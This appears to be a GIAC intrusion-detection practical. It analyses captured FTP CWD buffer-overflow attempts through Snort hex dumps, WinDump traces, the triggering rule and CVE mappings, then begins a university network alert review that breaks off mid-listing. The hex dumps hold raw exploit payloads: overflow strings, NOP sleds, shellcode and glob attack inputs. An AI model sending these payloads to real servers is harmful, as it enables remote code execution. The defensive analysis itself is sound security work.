EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90   ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ...........
__________________________________________________________________
2002-11-02 03:10:54   SID:1 CID:26870
FTP CWD overflow attempt
[TCP] 195.232.55.6:1737 ->  207.166.87.41:21
43 57 44 20 7E 7B 0A                              CWD ~{
__________________________________________________________________
2002-11-02 03:10:52   SID:1 CID:26869
FTP CWD overflow attempt
[TCP] 195.232.55.6:1737 ->  207.166.87.41:21
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A   CWD ~/{.,.,.,.}.
__________________________________________________________________
2002-11-02 03:10:51   SID:1 CID:26868
FTP CWD overflow attempt
[TCP] 195.232.55.6:1737 ->  207.166.87.41:21
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30   CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C   0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90   ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
```

```
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ...........
____________________________________________________________________
2002-11-02 03:10:03   SID:1 CID:26867
FTP CWD overflow attempt
[TCP] 195.232.55.6:1710 ->  207.166.87.40:21
43 57 44 20 7E 7B 0A                              CWD ~{
____________________________________________________________________
2002-11-02 03:10:01   SID:1 CID:26866
FTP CWD overflow attempt
[TCP] 195.232.55.6:1710 ->  207.166.87.40:21
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A   CWD ~/{.,.,.,.}.
____________________________________________________________________
2002-11-02 03:10:00   SID:1 CID:26865
FTP CWD overflow attempt
[TCP] 195.232.55.6:1710 ->  207.166.87.40:21
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30   CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C   0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90   ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ...........
____________________________________________________________________
2002-11-02 03:09:09   SID:1 CID:26863
FTP CWD overflow attempt
[TCP] 195.232.55.6:1701 ->  207.166.87.42:21
43 57 44 20 7E 7B 0A                              CWD ~{
____________________________________________________________________
2002-11-02 03:09:06   SID:1 CID:26861
FTP CWD overflow attempt
[TCP] 195.232.55.6:1701 ->  207.166.87.42:21
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30   CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
```

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C   0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90   ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ............
____________________________________________________________________
2002-11-02 03:09:06   SID:1 CID:26862
FTP CWD overflow attempt
[TCP] 195.232.55.6:1701 ->  207.166.87.42:21
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A   CWD ~/{.,.,.,.}.
```

The following are the corresponding WinDump packet traces for the above summary output:

```
03:09:06.526507 195.232.55.6.1701 > 207.166.87.42.21: P 2184450005:2184450513(508)
ack 1127458918 win 5840 <nop,nop,timestamp 1040178 3948516> (DF) (ttl 45, id 55450,
bad cksum 9bb8!)

03:09:06.976507 195.232.55.6.1701 > 207.166.87.42.21: P 508:524(16) ack 522 win 6432
<nop,nop,timestamp 1040231 3948557> (DF) (ttl 45, id 55451, bad cksum 9da3!)

03:09:09.716507 195.232.55.6.1701 > 207.166.87.42.21: P 612:619(7) ack 833 win 6432
<nop,nop,timestamp 1040506 3948842> (DF) (ttl 45, id 55459, bad cksum 9da4!)

03:10:00.686507 195.232.55.6.1710 > 207.166.87.40.21: P 2255257131:2255257639(508)
ack 1173953630 win 5840 <nop,nop,timestamp 1045592 3953929> (DF) (ttl 45, id 37808,
bad cksum e0a4!)

03:10:01.146507 195.232.55.6.1710 > 207.166.87.40.21: P 508:524(16) ack 522 win 6432
<nop,nop,timestamp 1045647 3953973> (DF) (ttl 45, id 37809, bad cksum e28f!)

03:10:03.846507 195.232.55.6.1710 > 207.166.87.40.21: P 612:619(7) ack 833 win 6432
<nop,nop,timestamp 1045918 3954256> (DF) (ttl 45, id 37817, bad cksum e290!)

03:10:51.706507 195.232.55.6.1737 > 207.166.87.41.21: P 2305939120:2305939628(508)
ack 1223541630 win 5840 <nop,nop,timestamp 1050693 3959031> (DF) (ttl 45, id 11897,
bad cksum 45db!)

03:10:52.156507 195.232.55.6.1737 > 207.166.87.41.21: P 508:524(16) ack 522 win 6432
<nop,nop,timestamp 1050748 3959075> (DF) (ttl 45, id 11898, bad cksum 47c6!)
```

```
03:10:54.846507 195.232.55.6.1737 > 207.166.87.41.21: P 612:619(7) ack 833 win 6432
<nop,nop,timestamp 1051017 3959356> (DF) (ttl 45, id 11906, bad cksum 47c7!)

03:11:41.886507 195.232.55.6.1756 > 207.166.87.60.21: P 2365219651:2365220159(508)
ack 1273684817 win 5840 <nop,nop,timestamp 1055711 3964041> (DF) (ttl 45, id 29061,
bad cksum 2bc!)

03:11:42.356507 195.232.55.6.1756 > 207.166.87.60.21: P 508:524(16) ack 522 win 6432
<nop,nop,timestamp 1055767 3964093> (DF) (ttl 45, id 29064, bad cksum 4a5!)

03:11:45.016507 195.232.55.6.1756 > 207.166.87.60.21: P 612:619(7) ack 833 win 6432
<nop,nop,timestamp 1056033 3964372> (DF) (ttl 45, id 29072, bad cksum 4a6!)

03:12:32.626507 195.232.55.6.1763 > 207.166.87.58.21: P 2407932020:2407932528(508)
ack 1330230075 win 5840 <nop,nop,timestamp 1060783 3969121> (DF) (ttl 45, id 14521,
bad cksum 3b8a!)

03:12:33.056507 195.232.55.6.1763 > 207.166.87.58.21: P 508:524(16) ack 522 win 6432
<nop,nop,timestamp 1060838 3969165> (DF) (ttl 45, id 14522, bad cksum 3d75!)

03:12:36.046507 195.232.55.6.1763 > 207.166.87.58.21: P 612:619(7) ack 833 win 6432
<nop,nop,timestamp 1061138 3969477> (DF) (ttl 45, id 14530, bad cksum 3d76!)
```

The following WinDump command was issued to obtain the above output:

windump -n -v -vv -r gcia\2002.10.2 -s 1560 (src host 195.232.55.6 and dst net 207.166.87)

Note that the output from PureSecure is listed in reverse chronological order.

Source of Trace

Trace data for this analysis were obtained from the 2002.10.2 raw Snort binary log on http://www.incidents.org/logs/Raw.

The following Snort 1.9 rule in the FTP rule set triggered the event:

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP CWD overflow attempt"; flow:to_server,established; content:"CWD "; nocase; content:!"|0a|"; within:100; classtype:attempted-admin; sid:1919; rev:1;)

Detect Generated By

This detect was generated by using Snort 1.9 employing the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. PureSecure 1.6 from Demarc, http://www.demarc.com/, was used as the front-end for ease of data analysis.

Probability the Source Address Was Spoofed

Based upon research on possible FTP server vulnerabilities and a lookup of the address pairs involved, the probability of the source address being spoofed is low. The traces exhibit a repetitive pattern that appears to be a scan for vulnerable FTP servers. This will be discussed in further detail in the following sections. An IP info query on

http://www.dshield.org revealed that this is a DHCP address assigned to dial-up users in Great Britain. This further indicates that the source is most likely not spoofed.

Description of Attack

Vulnerabilities exist in several FTP server products that could allow a remote user, or an attacker for that matter, to obtain unauthorized information, gain elevated access, execute arbitrary code as the owner of the FTP server, or accomplish a denial-of-service attack. A search on http://cve.mitre.org resulted in 21 matches for FTP server vulnerabilities relating to the CWD command. The following list matches the pattern displayed in the traces the best:

- CVE-1999-0219: A buffer overflow in Serv-U FTP server exists in which under the circumstances that a user performs a CWD to a directory with a long name.
- CVE-2001-0550: In wu-ftpd 2.6.1, a remote attackers can execute arbitrary commands via a "~{" argument to commands such as CWD, which is not properly handled by the glob function (ftpglob).
- CAN-1999-1058: A buffer overflow in Vermillion FTP Daemon VFTPD 1.23 allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via several long CWD commands.
- CAN-1999-1510: A buffer overflow in Bisonware FTP server prior to 4.1 allow remote attackers to cause a denial of service, and possibly execute arbitrary commands, via long USER, LIST, or CWD commands.
- CAN-2000-1035: A buffer overflow in TYPSoft FTP Server 0.78 and earlier allows remote attackers to cause a denial of service and possibly execute arbitrary commands via a long USER, PASS, or CWD commands.
- CAN-2001-0781: A buffer overflow in SpoonFTP 1.0.0.12 allows remote attackers to execute arbitrary code via a long argument to the commands CWD or LIST commands.
- CAN-2002-0104: AFTPD 5.4.4 allows remote attackers to gain sensitive information via a CD (CWD) ~ (tilde) command, which causes a core dump.
- CAN-2002-0126: Buffer overflow in BlackMoon FTP Server 1.0 through 1.5 allows remote attackers to execute arbitrary code via a long argument to USER, PASS, or CWD commands.
- CAN-2002-0405: Buffer overflow in Transsoft Broker FTP Server 5.0 evaluation allows remote attackers to cause a denial of service and possibly execute arbitrary code via a CWD command with a large number of . (dot) characters.
- CAN-2001-0421: The FTP server in Solaris 8 and earlier allows local and remote attackers to cause a core dump in the root directory, possibly with world-readable permissions, by providing a valid username with an invalid password followed by a CWD ~ command, which could release sensitive information such as shadowed passwords, or fill the disk partition.

Attack Mechanism

The source in the traces appears to be trolling for vulnerable FTP servers. There are three events triggered for each targeted host within 1 minute. There is a one second gap between the first and second events and a two second gap between the second and third events. This pattern repeats for each of the five hosts and all five hosts are scanned within 5 minutes one after another. Each of the three events contains a different payload and all three types are sent to each of the five hosts. The pattern of CWD command with a long input string, a CWD command to "~/{.,.,.,.}.", and then a CWD command to "~{" can be observed in the traces. The only exception is the first targeted host which sends the packet with the CWD command to a long directory in between the CWD commands to "~/{.,.,.,.}." and "~{". Please refer to the "Event Traces" sections towards the beginning of this detect to get better visual pattern recognition.

The CWD with a long input string contains 256 "0" and approximately 200 "." (dots). This packet contains a string that is conceivably long enough to overflow the functions that parse the directory name from the CWD command on FTP servers. Some of the contents of this long string could also exploit other vulnerabilities or other vulnerable FTP servers. It is not possible to see whether any of these servers responded and there does not seem to be any evidence of the attacker performing other tasks on these targeted servers.

Correlations

In order to further investigate whether this is a scan for vulnerable FTP servers or an actual attempt to exploit one, an analysis of the whole raw log was performed with WinDump. The source and target pairs were used in different combinations to determine if there were other communications in progress for further analysis. The events from the traces above were the only results returned. The raw logs only contain traces for events triggered by Snort rules. Without more information, the theory of scanning for vulnerable FTP servers is the best logical explanation.

A search on http://www.incidents.org and http://www.dshield.org was performed to gather statistical data. Unfortunately, nothing was found for the date range of this trace due to the unavailability of logs that old.

Evidence of Active Targeting

Evidence of active targeting is noted in the traces. The exploit indicated by the events targets FTP servers. The attacker scanned the FTP servers and moved on. It appears that a script of some sort was used in this scanning activity to gather a list of vulnerable FTP servers for the scan to have taken place so quickly. The lack of randomness in the source ports of the source host would seem to further signify this theory.

Severity

(Target Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Target Criticality = 3
The targets are FTP servers that may service downloads to customers such as patches, software, drivers, or documentation. If these servers were subject to compromise or denial-of-service attack, the customers would know first-hand and the entities reputation could be tarnished.
Attack Lethality = 3
The attack is aimed at finding vulnerable FTP servers for possibly a future attack. At this point it does not seem an attack is intended. If an attack were intended, then based on which exploit it is this may be a 4 or 5.
System Countermeasures = 3
There is no apparent response from any of the targeted hosts that can be noted from the traces. It is not a safe assumption based on the little information available, but it is a healthy middle ground.
Network Countermeasures = 2
The traffic to the FTP service is allowed by the perimeter protection as is standard in some entities. It is assumed an application proxy was not employed to provide content filtering for FTP sessions.

(3 + 3) - (3 + 2) = 1

Defensive Recommendation

It is recommended to upgrade the FTP servers that may be vulnerable to the exploits discussed to a version that is not vulnerable. To further protect from future attempts on current or future FTP servers, implement an application layer firewall/proxy that understands FTP services and can perform content filtering for illegal commands.

Multiple Choice Test Question

What other services have been known to be bound to TCP port 21?

A. chargen.
B. lprng.
C. netbios.
D. trojans.

Answer is D.

[End of Practical Part 2]


Practical Part 3 – "Analyze This" Scenario

Executive Summary

The following report is intended to provide a clear picture of events seen on the University network that are suspicious in nature. The events provided are for a consecutive five-day period from January 14th through January 18th, 2003 inclusively. The goal is to identify critical areas that need to be addressed in order to safeguard University information assets.

The information discussed in this report will entail an analysis of hosts that exhibit behaviors consistent with a compromise and suggestions for mitigation as well as detection and prevention. It is hoped that University staff and systems administrators will take an active role in understanding the magnitude of such compromises and take steps to further investigate and protect from future incidents.

The following graph, generated by snortalog [20], shows the distribution of alerts by day for the period analyzed:



Day	Month	No.	%	Graph
14	01	42072	17.91	
15	01	44235	18.83	
16	01	46997	20.00	
17	01	55532	23.64	
18	01	46113	19.63	

The above graph does not indicate an excessive amount of alerts seen by the sensors but does indicate a significant enough amount of alerts per day to warrant further analysis. It is worth noting that over 600000 alerts were removed as they were generated by peer-to-peer file sharing applications, discussed in further detail later, seen in the environment. The analysis could serve to identify possible issues or tune the sensors. With that said the following hosts exhibit anomalous behavior and should be investigated as soon as practical for possible compromise and/or breach of compliance:

Host	Service	Anomalous Behavior
MY.NET.6.40	SMTP	Fingerprint and scanning attempts.
MY.NET.84.151	Client	High port 65535 udp - possible Red Worm
MY.NET.70.179	Client	Active WinMX client.
MY.NET.179.83	Client	Scanned against for open proxies.
MY.NET.137.0/24	Multiple	Multiple hosts generate Possible Trojan activity alert such as

		MY.NET.137.7, MY.NET.137.5, etc.
MY.NET.105.204	Web,FTP,4068?	A lot of traffic on port 4068?
MY.NET.137.7	DNS,Telnet,MS SQL,Web,FTP,Netbios	SMB Wildcard alerts from external nets.
MY.NET.132.1	RPC,TFTP,Netbios,FTP,MS SQL	Heavy port scan activity from 68.33.105.77

Network and Host Profile

The first step to understanding the threats to an environment and its owners is to understand the environment itself. One must know what devices are implemented, how, what is serviced by these devices, and what purpose these devices serve the University community. Having this knowledge allows one to clearly understand what is critical, what should be considered normal, and what attackers may be after.

During the course of the analysis, information about the University environment was inferred by analyzing the "alert", "OOS", and "scan" logs. This is a necessary first step to the analysis as mentioned earlier. It is apparent that the University has a small number of core devices and a much larger number of clients. The environment should be kept in mind as we analyze some of the events that have been taking place during the five day period of our analysis. This will help greatly in decision making as well as security policy planning.

The following host table provides a profile of devices on the University network with the associated services offered. As mentioned previously, the list was generated by analyzing the "alert", "OOS", and "scan" logs to infer the purposes of these hosts. Configuration documentation for the hosts listed here was not made available. It is thus strongly recommended that University system administrators and/or information security staff verify the contents of this table with that of their system configuration to ensure that these hosts are indeed offering the services they were intended to. It should be noted that only hosts with high probability, based on statistical analysis, of offering these services are listed and those seemingly to be clients are left out.

Host	Service	Host	Service
MY.NET.6.40	SMTP	MY.NET.162.91	FTP
MY.NET.139.230	SMTP,Web	MY.NET.105.204	Web,FTP,4068?
MY.NET.140.236	Web,Socks,FTP	MY.NET.153.178	Siebel NS
MY.NET.130.12	Web,MS DS,FTP	MY.NET.111.140	Web,FTP,DNS
MY.NET.145.9	Web,FTP	MY.NET.1.4	Time
MY.NET.140.2	Web,FTP	MY.NET.137.7	DNS,Telnet,MS SQL,Web,FTP,Netbios
MY.NET.179.77	Web	MY.NET.130.91	Web,MS DS
MY.NET.179.80	Web	MY.NET.130.122	Web,FTP,MS DS
MY.NET.145.18	Web	MY.NET.162.87	Web
MY.NET.117.43	Web	MY.NET.130.123	Web,MS DS
MY.NET.165.28	Web,DCE endpoint res	MY.NET.111.21	Web,FTP,MS DS
MY.NET.99.174	Web,FTP	MY.NET.113.42	Web,FTP
MY.NET.100.15	Web,FTP	MY.NET.114.45	Web,Elvin Client
MY.NET.91.252	Tsdos390	MY.NET.114.51	Web,FTP,MS DS
MY.NET.82.26	Web,FTP,MS DS	MY.NET.118.6	Web,Trusted Web

MY.NET.82.22	Web,FTP	MY.NET.119.61	Web,FTP,MS DS
MY.NET.111.126	Web,FTP	MY.NET.132.1	RPC,TFTP,Netbios,FTP, MS SQL
MY.NET.181.144	Web,FTP	MY.NET.100.158	DNS,FTP,MS DS,Web
MY.NET.157.52	Web,FTP,MS DS	MY.NET.117.10	Web,FTP,MS DS
MY.NET.162.67	Web	MY.NET.12.4	IMAP,IMAPS

Public services such as DNS, HTTP, FTP, and SMTP appear to exist on separate segments (i.e. MY.NET.6.0/24, MY.NET.137.0/24, MY.NET.100.0/24, and others above). These specific networks are high value to the University and any potential attackers. These networks must be properly protected. Other networks appear to provide student access. Evidence of this can be seen in the high volume of external web access and peer-to-peer file sharing that is observed originating from these networks. The data in the alert, OOS, and scan logs show that the MY.NET.70.0/24 and MY.NET.150.0/24 appear to be networks intended for student access.

During the course of analysis, a high number of false positives were identified that appear to be a result of normal network traffic. Once identified, the traffic pattern was noted so that additional alarms could be easily dismissed. The following is a list of observations:

- The hosts MY.NET.70.176 and MY.NET.150.213 were major WinMX servers. Host MY.NET.70.176 accounted for 667574 and host MY.NET.150.213 accounted for 318793 events in the scan log. WinMX traffic from these two hosts generated the bulk of the "High port 65535 udp - possible Red Worm" alerts in the alert log.
- The host at MY.NET.140.179 was participating in distributed file sharing via AFS (UDP 7001 – afs3-callback, UDP 7000 – afs3-server, 7003 – afs3-vlserver) with over 100 different hosts on the Internet. A quick search of the IP's on http://www.dshield.org/ipinfo.php indicated that the majority of these internet hosts were from other Universities and a minority from commercial entities. This traffic generated 3784 events in the scan logs.

Knowing the above patterns helped reduce the number of events that needed to be analyzed. It should be noted that the traffic noted above may be normal in nature to the application but not necessarily normal as dictated by the University's security policies. University system administrators and/or security staff should determine whether the above is acceptable behavior and/or use of University equipment as outlined by the University's policies. The use of peer-to-peer file sharing applications such as WinMX and Kazaa pose a security threat to any environment due to their ability to circumvent perimeter access controls and thus should be avoided.

Files Analyzed

Data was analyzed for January 14th through January 18th 2003 inclusively.

alert.030114	scans.030114	OOS_Report_2003_01_14_8867
alert.030115	scans.030115	OOS_Report_2003_01_15_21827

alert.030116	scans.030116	OOS_Report_2003_01_16_30391
alert.030117	scans.030117	OOS_Report_2003_01_17_22332
alert.030118	scans.030118	OOS_Report_2003_01_18_6261
Total: 234,949 entries	Total: 3,709,365 entries	Total: 89,678 entries

SnortSnarf [22], snort_stat [21], and snortalog [20] were utilized to generate the analysis reports in HTML format for the "alert" logs while SawMill, http://www.sawmill.net/, was used for statistical analysis of the "scans" and "OOS_Report" logs. These reports were then manually analyzed for possible issues. A full description of the analysis process is provided at the end of this report.

Detects Prioritized by Severity

The entries in the "alert" files were processed using SnortSnarf into a cumulative HTML formatted report with the ability to look further in detail at each triggered event, source host, target host, source port, and target port. Snort_stat and snortalog were also used to generate HTML reports from the alert logs to assist in the analysis. Correlation to the "OOS" and "scan" logs were made possible via shell scripts that were written specifically for this purpose and made for easier manual analysis of the logs. The shell scripts are listed in the "Analysis Process" section of this report. Performing the analysis this way provides manageability without compromising quality.

The alerts were broken into several categories:

- **High Severity:** Alerts of this category indicate a high probability that an internal system has been compromised, a lethal attack has been targeted at the external or internal netowrk or lethal malware is targeting internal systems. An example of an event that would be considered in this category is Tribal Flood Network (TFN) DDoS launched against the network.
- **Medium Severity:** Alerts of this category indicate active targeting of the network and internal systems. Such active targeting include reconnaissance using tools such as Nmap and ICMP Netmask requests to map a network or trolling for vulnerable applications
- **Low Severity:** Alerts of this category provide informational events. These events may be of interest if given the correct circumstances. Such events could be anonymous FTP login attempts or ICMP Echo Request/Reply.

In following section we will cover events that were categorized as high and medium severity and that are worth additional investigation. The internal hosts discovered in these alerts are listed in the table in the "Executive Summary" as hosts exhibiting anomalous behavior and require immediate attention. An attempt was made to provide as much value as possible by eliminating false positives and correlating with other data sources such as the "OOS" log, "scan" log, previous analyses performed, and Internet resources when possible.

High Severity Alert #1 – High port 65535 tcp - possible Red Worm - traffic

There were approximately 100772 alerts for "High port 65535 tcp – possible Red Worm -traffic" from the Snort sensor data over five days. This alert is triggered when there are connections with one of the hosts using the ephemeral port 65535 and may result in numerous false positives. This activity seems suspicious especially with the volume of these alerts. There are 214 sources and 212 destinations generating this kind of traffic. Further investigation is necessary. The following is a snippet of the events:

```
01/14-00:00:29.115691  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 24.203.143.208:1347 -> MY.NET.84.151:65535

01/14-00:00:29.253367  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.84.151:65535 -> 24.203.143.208:1347

01/14-00:04:26.406735  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.84.151:65535 -> 24.203.143.208:3012

01/14-00:06:28.953491  [**] High port 65535 tcp - possible Red Worm -
